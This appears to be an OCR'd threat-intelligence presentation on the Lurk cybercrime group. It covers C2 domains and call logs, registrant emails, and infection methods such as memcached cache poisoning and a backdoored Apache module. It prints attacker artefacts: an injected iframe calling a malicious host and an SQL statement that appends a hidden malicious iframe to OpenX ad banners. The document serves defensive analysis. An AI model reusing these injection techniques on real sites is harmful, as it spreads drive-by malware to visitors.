
Download Report

Displaying results: 1 - 50 of 1,416 *Prev* Next

| Domain Name | Create Date | Registrar |
|---|---|---|
| 3875jncioeprk.us | 2015-03-31 | PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM |
| a4egjph0jy.us | 2015-07-25 | PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM |
| aakmbmwpkxypbyw.com | 2016-02-24 | GET CHEAPEST DOMAINS, INC |
| aamjjsqacbzoglx9.com | 2015-08-26 | GET CHEAPEST DOMAINS, INC |
| aaoggkmnbx79.com | 2015-10-14 | GET CHEAPEST DOMAINS, INC |
| abgzlbomegzsysjat.com | 2016-01-30 | GET CHEAPEST DOMAINS, INC |

# C2 patterns and infrastructure

Lurk C2 Infrastructure by ASN 2012-2014



# Lurk C2 calls


| Date | IP | Port | Method | URL | Mime type | Bytes out | Bytes in |
|---|---|---|---|---|---|---|---|
| 2-Nov-2012 | 184.173.226.246 | 80 | POST | http://rime41claim.com/search?hl=us&source=hp&q=22282240&aq=f&aqi=&aql=&oq= | text/plain | 3041 | 256 |
| 2-Nov-2012 | 184.173.226.245 | 80 | GET | http://landlady48s.com/search?hl=us&source=hp&q=58959&aq=f&aqi=&aql=&oq=58959 | text/html | 831 | 336115 |
| 2-Nov-2012 | 184.173.226.246 | 80 | POST | http://rime41claim.com/search?hl=us&source=hp&q=1000000000503347&aq=f&aqi=&aql=&oq= | text/html | 241 | 252 |

# C2 domains used a unique registration email

laval.schock1953@hotmail.com-> landlady48s

twoee.barnard1951@hotmail.com -> gratuity3

avery.wilkens1980@hotmail.com -> **rime41clai**



Unique Records

collapse all

private

*10 historical records found*

2013 — 8 total

2013-10-31 — more | changes | screenshot

2013-10-28 — more | changes | screenshot

2013-10-24 — more | changes | screenshot

2013-10-23 — more | changes | screenshot

2013-08-21 — more | changes | screenshot

2013-04-21 — more | changes | screenshot

2013-02-07 — less | changes | screenshot

2012 — 2 total


*record identical to 2013-02-07*

2012-11-15

2012-10-27 — more | changes | screenshot

# Lurk Exploitation Tactics

# Main Attack Vectors



```
<iframe height="300" frameborder="0" width="240" scrolling="no" marginheight="0" marginwidth="0" src="http://local.mb.rian.ru
/cgi-bin/iframe/rian.rian-echo?8290&options=A&n=3&c=1&style=http://vid-1.rian.ru/ig/css/rian-echo.css">
    <html>
        <head>
        <body>
            <link href="http://vid-1.rian.ru/ig/css/rian-echo.css" rel="stylesheet">
            <table width="100%">
                <tbody>
                    <tr>
                    <tr>
                        <td width="100%">
                            <style>
                            <div class="vb_style_forum">
                                <iframe src='http://riflepick.net/7GIC >
                            </div>
                            <a class="vb_teaser_link" title="http://ria.ru/incident/20120908/745888729.html
                            " target="_top" href="http://local.mb.rian.ru/cgi-bin/href/111?8290&login=rian.rian-echo&options=A&
                            referer=http%3A//www.echo.msk.ru/blog/georgy_mirsky/"></a>
                        </td>
                    </tr>
                    <tr>
                </tbody>
            </table>
        </body>
    </html>
```

- Drive-by THROUGH direct compromise
- Drive-by THROUGH programmatic advertising platforms (ad networks) compromise
- Software distribution package tampering

# intermediate victim, site 1

- **memcached Cache poisoning**

Observed: continuous flood of connection requests to TCP 11211 (default memcached port)

Cached pages were updated with ‘iframed’ versions of these pages on the fly

# intermediate victim, site 2

Machine was compromised via an ssh vulnerability

Apache web server had additional module installed:
mod_proxy_mysql.so (didn’ t link any mysql libraries)

This is possibly a modified version of
http://pastebin.com/raw/6wWVsstj as reported by succuri
(https://blog.sucuri.net/2013/01/server-side-iframe-injections-via-apache-modules-and-sshd-backdoor.html)

# Intermediate victim, site #3

OpenX compromise

- webshell installed
- The Lurk group periodically modified banners table with

```
update `banners` set htmltemplate=concat(htmltemplate, '<script>document.write(\'<div
style="position:absolute;left:1000px;top:-1280px;">
<iframe
src="http://couldvestuck.org/XZAH"></iframe></div>\');
</script>') where storagetype='html'
```


This causes the OpenX script ‘/www/delivery/ajs.php’ to produce the  HTML code with this iframe snippet appearing at the page.

# Distribution timings


General technique:

- Serve exploit payload only when a potential victim is likely to visit watering hole website.
- Return redirect to google.com otherwise

# Lurk - active hours

